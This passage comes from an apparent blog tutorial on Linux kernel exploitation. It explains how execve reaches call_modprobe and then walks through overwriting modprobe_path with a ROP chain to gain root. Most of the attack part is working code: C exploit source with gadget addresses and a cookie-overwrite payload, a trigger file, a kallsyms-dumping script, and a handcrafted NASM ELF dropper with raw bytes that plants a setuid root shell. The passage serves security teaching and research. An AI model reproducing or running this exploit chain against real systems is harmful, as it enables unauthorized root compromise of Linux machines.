
Since it's a global kernel variable that is allowed to be changed dynamically we can find a reference to it in `/proc/kallsyms` as well:

```
/ # cat /proc/kallsyms | grep modprobe_path
ffffffff82061820 D modprobe_path
```

`modprobe_path` exists in the kernel symbols

At this point, you may already have figured out where this is going despite not knowing why exactly we're taking this route. If you did not yet, don't worry. The overall game plan will be overwriting `modprobe_path` and I'll cover next why that's interesting. First, let's take a step back now and dive into a specific part of the Linux kernel. Exactly that portion that is more or less always taken when an application is being executed. Usually, this means a call to `execve`. This function seems trivial,

and most of you including myself have probably been using it without giving it much further thought beyond what we know it does. However, when reading the Linux kernel source the setup for an `execve` call can be quite complex. I modeled the particular call that is of interest for us down below:

Possible `execve` call chain

I won't go into all the details but the gist of it is when a system call `execve` is encountered, nothing much really happens until we hit `do_execveat_common`. Here, `bprm` a `linux_binprm` struct

is set up. The struct definition can be found [here](#):

```


14  /*
15  * This structure is used to hold the arguments that are used when loading binaries.
16  */
17  struct linux_binprm {
18  #ifdef CONFIG_MMU
19      struct vm_area_struct *vma;
20      unsigned long vma_pages;
21  #else
22  # define MAX_ARG_PAGES 32
23      struct page *page[MAX_ARG_PAGES];
24  #endif
25      struct mm_struct *mm;
26      unsigned long p; /* current top of mem */
27      unsigned long argmin; /* rlimit marker for copy_strings() */
28      unsigned int
29          /* Should an execfd be passed to userspace? */
30          have_execfd:1,
31
32          /* Use the creds of a script (see binfmt_misc) */
33          execfd_creds:1,
34          /*
35           * Set by bprm_creds_for_exec hook to indicate a
36           * privilege-gaining exec has happened. Used to set
37           * AT_SECURE auxv for glibc.
38           */
39          secureexec:1,
40          /*
41           * Set when errors can no longer be returned to the
42           * original userspace.
43           */
44          point_of_no_return:1;
45  #ifdef __alpha__
46      unsigned int taso:1;
47  #endif
48      struct file *executable; /* Executable to pass to the interpreter */
49      struct file *interpreter;
50      struct file *file;
51      struct cred *cred; /* new credentials */
52      int unsafe; /* how unsafe this exec is (mask of LSM_UNSAFE_*) */
53      unsigned int per_clear; /* bits to clear in current->personality */
54      int argc, envc;
55      const char *filename; /* Name of binary as seen by procps */
56      const char *interp; /* Name of the binary really executed. Most
57                          /* of the time same as filename, but could be
58                          /* different for binfmt_{misc,script} */
59      const char *fdpath; /* generated filename for execveat */
60      unsigned interp_flags;
61      int execfd; /* File descriptor of the executable */
62      unsigned long loader, exec;
63
64      struct rlimit rlim_stack; /* Saved RLIMIT_STACK used during exec. */
65
66      char buf[BINPRM_BUF_SIZE];
67  } __randomize_layout;

```

Binary loader structure in the Linux kernel


It's a non-trivial struct as it consists of multiple other struct types, but what we can see at first glance is that it definitely holds all kind of information about the executable, its interpreter and environment in general. Why is all that even necessary? The complexity stems from Linux supporting other executable formats besides ELF binaries. This introduces a great deal of flexibility, and it allows Linux to run applications compiled by other operating systems, such as MS-DOS programs (assuming a proper interpreter for such a file is present). Back to walking down the `execve` call chain a bit further we reach `brpm_execve` and `exec_binprm`, which are handling more organizational matters, like extending the `bprm` struct with additional information, scheduling, and PID related stuff. Eventually, `exec_binprm` calls `search_binary_handler`, which does exactly what the name suggests. In [this function](#), the kernel traverses the pre-registered format handlers and checks whether the file is recognizable (based on magic signatures).

One prominent example that I've run into a while ago that showcases this behavior extremely well is QEMU:



QEMU binfmt magic

On the left-hand side on this x64 machine we have a netcat binary statically compiled for AArch32, which happily runs. That works due to me having QEMU installed, and it's having registered multiple different handlers, which we have seen the system automatically iterates over to check whether there's a suitable one for the requested application. You can check these registered handlers in `/proc/sys/fs/binfmt_misc/`. In my case, QEMU has registered one for this ELF architecture:



Actual QEMU binfmt handler for Aarch32

The magic sequence dictates whether a match is found or not and in this particular case QEMU just took the first 20 bytes of an ELF header (which makes sense) as at offset 0x12 the `e_machine` field specifies the architecture this ELF is supposedly compiled for. 0x28 corresponds to ARM (ARMv7/Aarch32).

```

1698  /*
1699  * cycle the list of binary formats handler, until one recognizes the image
1700  */
1701  static int search_binary_handler(struct linux_binprm *bprm)
1702  {
1703      bool need_retry = IS_ENABLED(CONFIG_MODULES);
1704      struct linux_binfmt *fmt;
1705      int retval;
1706
1707      retval = prepare_binprm(bprm);
1708      if (retval < 0)
1709          return retval;
1710
1711      retval = security_bprm_check(bprm);
1712      if (retval)
1713          return retval;
1714
1715      retval = -ENOENT;
1716
1717  retry:
1718      read_lock(&binfmt_lock);
1719      list_for_each_entry(fmt, &formats, lh) {
1720          if (!try_module_get(fmt->module))
1721              continue;
1722          read_unlock(&binfmt_lock);

```

```

1723         read_unlock(&binfmt_lock);
1724         read_lock(&binfmt_lock);
1725         put_binfmt(fmt);
1726         if (bprm->point_of_no_return || (retval != -ENOEXEC)) {
1727             read_unlock(&binfmt_lock);
1728             return retval;
1729         }
1730     }
1731     read_unlock(&binfmt_lock);
1732     if (need_retry) {
1733         if (printable(bprm->buf[0]) && printable(bprm->buf[1]) &&
1734             printable(bprm->buf[2]) && printable(bprm->buf[3]))
1735             return retval;
1736         if (request_module("binfmt-%04x", *(ushort *) (bprm->buf + 2)) < 0)
1737             return retval;
1738         need_retry = false;
1739         goto retry;
1740     }
1741     return retval;
1742 }
1743
1744 }
1745

```

search_binary_handler source code that highlights lines of importance

Back to why exactly that is interesting for our exploitation scenario? Well... As you might have spotted already, the very first line in `search_binary_handler` checks whether a **specific kernel module** is enabled. If it is present, this allows the kernel to load additional modules if necessary (which are not loaded during start up):

```

2070 menuconfig MODULES
2071     bool "Enable loadable module support"
2072     modules
2073     help
2074         Kernel modules are small pieces of compiled code which can
2075         be inserted in the running kernel, rather than being
2076         permanently built into the kernel. You use the "modprobe"
2077         tool to add (and sometimes remove) them. If you say Y here,
2078         many parts of the kernel can be built as modules (by
2079         answering M instead of Y where indicated): this is most
2080         useful for infrequently used options which are not required
2081         for booting. For more information, see the man pages for
2082         modprobe, lsmod, modinfo, insmod and rmmod.
2083
2084         If you say Y here, you will need to run "make
2085         modules_install" to put the modules under /lib/modules/
2086         where modprobe can find them (you may need to be root to do
2087         this).
2088
2089         If unsure, say Y.

```

modprobe explanation

`search_binary_handler` can utilize this feature when no registered binary handler matches with the requested application that the kernel attempts to execute! So, if we can trigger the code path in the if-condition "`if (need_retry)`" (meaning IFF we attempt to execute something that has no matching handler and the above kernel module is enabled) we call into `request_module` that long story short ends up calling `call_modprobe`. In **there**, we're coming to an end of our detour as now we'll see why that function is relevant:

```

69 static int call_modprobe(char *module_name, int wait)
70 {
71     struct subprocess_info *info;
72     static char *envp[] = {
73         "HOME=/",
74         "TERM=linux",
75         "PATH=/sbin:/usr/sbin:/bin:/usr/bin",
76         NULL

```



```

77     };
78
79     char **argv = kmalloc(sizeof(char *) * 5, GFP_KERNEL);
80     if (!argv)
81         goto out;
82
83     module_name = kstrdup(module_name, GFP_KERNEL);
84     if (!module_name)
85         goto free_argv;
86
87     argv[0] = modprobe_path;
88     argv[1] = "-q";
89     argv[2] = "--";
90     argv[3] = module_name; /* check free_modprobe_argv() */
91     argv[4] = NULL;
92
93     info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
94                                     NULL, free_modprobe_argv, NULL);
95     if (!info)
96         goto free_module_name;
97
98     return call_usermodehelper_exec(info, wait | UMH_KILLABLE);
99
100
101     call_modprobe setup

```

Our `modprobe_path` that we introduced at the very beginning of this section is being used as `argv[0]`, which in addition to `modprobe_path` itself is being used as an argument to `call_usermodehelper_setup`. The returned "`info`" struct is then thrown into `call_usermodehelper_exec`, which ends up **executing a user land application** previously specified in `modprobe_path`. What's even better for us is the fact this runs as a child process of the **system work queues**, meaning it'll run with full root capabilities and CPU optimized affinity.

To bring this back to our exploitation scenario... This means that if we're able to overwrite `modprobe_path` with a write primitive and then on top of this, can trigger a call to `execve` with a non-existing format handler we get an arbitrary code execution with root privileges! So with our game plan set let's put it all together. For the exploit to work we need the following:

1. Address of `modprobe_path`
2. Some gadgets to set up `modprobe_path` overwrite
3. Some functionality that we want to execute as root. Let's settle with reading `/proc/kallsyms` as a non-root user first to test the waters

We'll use a simple shell script to try out what we just learned. Let's create a win condition that we will call `"/tmp/w"`:

```

In [13]: import binascii
In [14]: b = bytearray(b"/tmp/w")
In [15]: b.reverse()
In [16]: binascii.hexlify(b)

```

```
Out[161]: b'772f706d742f'
```

Low-level adventures

[HOME](#)[ABOUT](#)[PUBLICATIONS](#)[BUZZWORDS](#)[FUZZING-PAPERS](#)[FOLLOW](#) 

Next, we need to adjust the payload slightly that we've been using so far. We need to incorporate a call to a function that does the following:

1. Create and write our win condition that ends up reading out `/proc/kallsyms` and writes the result to a file that is accessible as any user.
2. Create a dummy file that we will use as a trigger for `search_binary_handler`
3. Read out what we've been writing in step 1.

I've adjusted the exploit as follows:

```
uint64_t modprobe_path = 0xffffffff82061820;
uint64_t swapgs_restore_regs_and_return_to_usermode = 0xffffffff81200f10;
uint64_t pop_rdi_ret = 0xffffffff81006370;
uint64_t pop_rax_ret = 0xffffffff81004d11;
uint64_t write_rax_into_rdi_ret = 0xffffffff818673e9;

void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void save_state() {
    // Same as before
}

char *win_condition = "/tmp/w";
char *dummy_file = "/tmp/d";
char *res = "/tmp/syms";

struct stat st = {0};

const char* arb_exec =
    "#!/bin/sh\n"
    "cat /proc/kallsyms > /tmp/syms\n"
    "chmod 777 /tmp/syms";

void abuse_modprobe() {
    puts("[+] Hello from user land!");
    if (stat("/tmp", &st) == -1) {
```

TAG CLOUD

RE (8)

Exploitation (7)

Hardware (6)

General (2)

Fuzzing (1)

```
puts("[*] Creating /tmp");
int ret = mkdir("/tmp", S_IRWXU);
if (ret == -1) {
    puts("[!] Failed");
    exit(-1);
}

puts("[*] Setting up reading '/proc/kallsyms' as non-root user...");
FILE *fptr = fopen(win_condition, "w");
if (!fptr) {
    puts("[!] Failed to open win condition");
    exit(-1);
}

if (fputs(arb_exec, fptr) == EOF) {
    puts("[!] Failed to write win condition");
    exit(-1);
}

fclose(fptr);

if (chmod(win_condition, S_IXUSR) < 0) {
    puts("[!] Failed to chmod win condition");
    exit(-1);
};
puts("[+] Wrote win condition -> /tmp/w");

fptr = fopen(dummy_file, "w");
if (!fptr) {
    puts("[!] Failed to open dummy file");
    exit(-1);
}

puts("[*] Writing dummy file...");
if (fputs("\x37\x13\x42\x42", fptr) == EOF) {
    puts("[!] Failed to write dummy file");
    exit(-1);
}
fclose(fptr);

if (chmod(dummy_file, S_ISUID|S_IXUSR) < 0) {
    puts("[!] Failed to chmod win condition");
    exit(-1);
};
puts("[+] Wrote modprobe trigger -> /tmp/d");

puts("[*] Triggering modprobe by executing /tmp/d");
execv(dummy_file, NULL);

puts("[?] Hopefully GG");

fptr = fopen(res, "r");
if (!fptr) {
    puts("[!] Failed to open results file");
    exit(-1);
}
```

```

char *line = NULL;
size_t len = 0;
for (int i = 0; i < 8; i++) {
    uint64_t read = getline(&line, &len, fptr);
    printf("%s", line);
}

fclose(fptr);
}

void exploit() {
    uint8_t sz = 35;
    uint64_t payload[sz];
    printf("[*] Attempting cookie (%#02llx) cookie overwrite at offset: %u.\n",
        cookie, cookie_off);
    payload[cookie_off++] = cookie;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = pop_rax_ret; // ret
    payload[cookie_off++] = 0x772f706d742f; // rax: /tmp/w == our win condition
    payload[cookie_off++] = pop_rdi_ret;
    payload[cookie_off++] = modprobe_path; // rdi: modprobe_path
    payload[cookie_off++] = write_rax_into_rdi_ret; // modprobe_path -> /tmp/w
    payload[cookie_off++] = swapgs_restore_regs_and_return_to_usermode + 22; // KPTI
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = (uint64_t) abuse_modprobe; // return here
    payload[cookie_off++] = user_cs;
    payload[cookie_off++] = user_rflags;
    payload[cookie_off++] = user_sp;
    payload[cookie_off++] = user_ss;


    puts("[*] Firing payload");
    uint64_t data = write(global_fd, payload, sizeof(payload));
}

int main(int argc, char** argv) {
    register_sigsegv();
    open_dev();
    leak_cookie();
    save_state();
    exploit();
}

```

modprobe exploit code to read out /proc/kallsyms

I barely touched our ROP chain. The major new part is the `abuse_modprobe()` function that sets up all the conditions to abuse an overwritten `modprobe_path`. Running our exploit leaves us with:



PoC for reading /proc/kallsyms as a non-root user

We successfully read from `/proc/kallsyms` as a non-root user, meaning we actually got arbitrary code execution with elevated privileges! Reading out `/proc/kallsyms` is already nice and all but having only a fixed read primitives per exploit run is an unnecessary constraint. What about getting a fully fledged root shell? Let's do this next. Since we only have a single shot at having something being executed as a root user I decided to go for some style points and write a handcrafted ELF dropper that is being run when we trigger modprobe. The dropper will write a minimal ELF file to disk and adjust its file permission in our favor. The dropped ELF will only end up executing: `setuid(0); setgid(0); execve("/bin/sh", ["/bin/sh"], NULL)`. Let's craft the latter first, as we will incorporate it directly into the dropper:

```
; Minimal ELF that does:
; setuid(0)
; setgid(0)
; execve('/bin/sh', ['/bin/sh'], NULL)
;
; INP=shell; nasm -f bin -o $INP $INP.S
BITS 64
ehdr:                                ; ELF64_Ehdr
    db  0x7F, "ELF", 2, 1, 1, 0 ; e_ident
times 8 db  0                    ; EI_PAD
    dw  3                        ; e_type
    dw  0x3e                    ; e_machine
    dd  1                        ; e_version
    dq  _start                   ; e_entry
```

```

    dq  phdr - $$          ; e_phoff
    dq  0                  ; e_shoff
    dd  0                  ; e_flags
    dw  ehdrsize           ; e_ehsize
    dw  phdrsize           ; e_phentsize
    dw  1                  ; e_phnum
    dw  0                  ; e_shentsize
    dw  0                  ; e_shnum
    dw  0                  ; e_shstrndx

ehdrsize    equ $ - ehdr

phdr:
    dd  1                  ; ELF64_Phdr
    dd  5                  ; p_type
    dq  0                  ; p_offset
    dq  $$                 ; p_vaddr
    dq  $$                 ; p_paddr
    dq  filesize           ; p_filesz
    dq  filesize           ; p_memsz
    dq  0x1000             ; p_align

phdrsize    equ $ - phdr


_start:
    xor rdi, rdi
    mov al, 0x69
    syscall                ; setuid(0)
    xor rdi, rdi
    mov al, 0x6a           ; setgid(0)
    syscall
    mov rbx, 0xff978cd091969dd1
    neg rbx                ; "/bin/sh"
    push rbx
    mov rdi, rsp
    push rsi,
    push rdi,
    mov rsi, rsp
    mov al, 0x3b
    syscall                ; execve("/bin/sh", ["/bin/

filesize    equ $ - $$

```

Minimal ELF file that invokes a shell

Once compiled (as shown in the comments in the NASM file) we're just going to grab the raw bytes, which I did in python:



Raw bytes of the above handcrafted ELF shellcode

[illegible]

```

0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,\
0xa0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,\
0xa0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,\

0x00,0x10,0x00,0x00,0x00,0x00,0x00,0x00,\
0x48,0x31,0xff,0xb0,0x69,0x0f,0x05,0x48,\
0x31,0xff,0xb0,0x6a,0x0f,0x05,0x48,0xbb,\
0xd1,0x9d,0x96,0x91,0xd0,0x8c,0x97,0xff,\
0x48,0xf7,0xdb,0x53,0x48,0x89,0xe7,0x56,\
0x57,0x48,0x89,0xe6,0xb0,0x3b,0x0f,0x05
scLen: equ $-sc

section .text
global _start

_start:
    default rel
    mov al, 0x2
    lea rdi, [rel win] ; "/tmp/win"
    mov rsi, 0x241 ; O_WRONLY | O_CREAT | O_TRUNC
    syscall ; open
    mov rdi, rax ; save fd
    lea rsi, [rel sc]
    mov rdx, scLen ; len = 160, 0xa0
    mov al, 0x1
    syscall ; write
    xor rax, rax
    mov al, 0x3
    syscall ; close
    lea rdi, [rel win]
    mov rsi, 0xdfd ; 06777
    mov al, 0x5a
    syscall ; chmod
    xor rdi, rdi
    mov al, 0x3c
    syscall ; exit

filesize equ $ - $$

```

Handcrafted ELF dropper that writes the shellcode to disk and sets favorable permissions for us

Analogous to before we're also going to grab the raw byte representation of this dropper, so we're able to stash it into our exploit. In our exploit we're only slightly adjusting the `win()` function in such a way that once we're triggering `modprobe` our dropper is being executed. The setup is equivalent to before: We're overwriting `modprobe_path` with `/tmp/w`. In `/tmp/w` we're placing our win condition, in this case the dropper. As before we're triggering `modprobe` with our dummy file that has no registered file magic. Putting it all together leaves us with this:

```

void open_dev() {
    // As before

```



```

};

void leak_cookie() {
    // As before
}

void save_state() {
    // Same as before
}

char *win_condition = "/tmp/w";
char *dummy_file = "/tmp/d";

struct stat st = {0};

/*
 * Dropper...:
 * fd = open("/tmp/win", 0_WRONLY | 0_CREAT | 0_TRUNC);
 * write(fd, shellcode, shellcodeLen);
 * chmod("/tmp/win", 0x4755);
 * close(fd);
 * exit(0)
 *
 * ... who drops some shellcode ELF:
 * setuid(0);
 * setgid(0);
 * execve("/bin/sh", ["/bin/sh"], NULL);
 */
unsigned char dropper[] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x03, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x78, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xb9, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xb9, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xb0, 0x02, 0x48, 0x8d, 0x3d, 0x3b, 0x00, 0x00,
    0x00, 0xbe, 0x41, 0x02, 0x00, 0x00, 0x0f, 0x05,
    0x48, 0x89, 0xc7, 0x48, 0x8d, 0x35, 0x33, 0x00,
    0x00, 0x00, 0xba, 0xa0, 0x00, 0x00, 0x00, 0xb0,
    0x01, 0x0f, 0x05, 0x48, 0x31, 0xc0, 0xb0, 0x03,
    0x0f, 0x05, 0x48, 0x8d, 0x3d, 0x13, 0x00, 0x00,
    0x00, 0xbe, 0xff, 0x0d, 0x00, 0x00, 0xb0, 0x5a,
    0x0f, 0x05, 0x48, 0x31, 0xff, 0xb0, 0x3c, 0x0f,
    0x05, 0x00, 0x00, 0x00, 0x2f, 0x74, 0x6d, 0x70,
    0x2f, 0x77, 0x69, 0x6e, 0x00, 0x7f, 0x45, 0x4c,

    0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00, 0x3e,
    0x00, 0x01, 0x00, 0x00, 0x00, 0x78, 0x00, 0x00,

```

```

0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
0x00, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xa0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0xa0, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x31, 0xff,
0xb0, 0x69, 0x0f, 0x05, 0x48, 0x31, 0xff, 0xb0,
0x6a, 0x0f, 0x05, 0x48, 0xbb, 0xd1, 0x9d, 0x96,
0x91, 0xd0, 0x8c, 0x97, 0xff, 0x48, 0xf7, 0xdb,
0x53, 0x48, 0x89, 0xe7, 0x56, 0x57, 0x48, 0x89,
0xe6, 0xb0, 0x3b, 0x0f, 0x05
};

void win() {
    puts("[+] Hello from user land!");
    if (stat("/tmp", &st) == -1) {
        puts("[*] Creating /tmp");
        int ret = mkdir("/tmp", S_IRWXU);
        if (ret == -1) {
            puts("[!] Failed");
            exit(-1);
        }
    }

    FILE *fptr = fopen(win_condition, "w");
    if (!fptr) {
        puts("[!] Failed to open win condition");
        exit(-1);
    }

    if (fwrite(dropper, sizeof(dropper), 1, fptr) < 1) {
        puts("[!] Failed to write win condition");
        exit(-1);
    }

    fclose(fptr);

    if (chmod(win_condition, 0777) < 0) {
        puts("[!] Failed to chmod win condition");
        exit(-1);
    };
    puts("[+] Wrote win condition (dropper) -> /tmp/w");

    fptr = fopen(dummy_file, "w");
    if (!fptr) {
        puts("[!] Failed to open dummy file");
        exit(-1);
    }

    if (fputs("\x37\x13\x42\x42", fptr) == EOF) {
        puts("[!] Failed to write dummy file");
    }
}

```

```
        exit(-1);
    }
    fclose(fptr);

    if (chmod(dummy_file, 0777) < 0) {
        puts("[!] Failed to chmod win condition");
        exit(-1);
    };
    puts("[+] Wrote modprobe trigger -> /tmp/d");

    puts("[*] Triggering modprobe by executing /tmp/d");
    execv(dummy_file, NULL);


    puts("[*] Trying to drop root-shell");
    system("/tmp/win");
}

void exploit() {
    // as before
}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
    save_state();
    exploit();
}
```

Full modprobe dropper exploit code

All that is left for us now is to add a call to execute the dropped shellcode, hence the call to `system("/tmp/win")` at the very end there. This will drop us right into a root shell as we've set the `setuid` bit for our dropped shell binary. As that one was created in the context of the root user, executing it as a non-root user will drop us in the same context as the owner, which is root!




PoC modprobe exploit with dropper

That's a root shell and the end of me covering the third and last KPTI bypass in this article. My minimal ELF files are still not perfectly optimized for size, but they're doing the job, so we'll leave it at that. We're all set to go to the next stage now!

KASLR

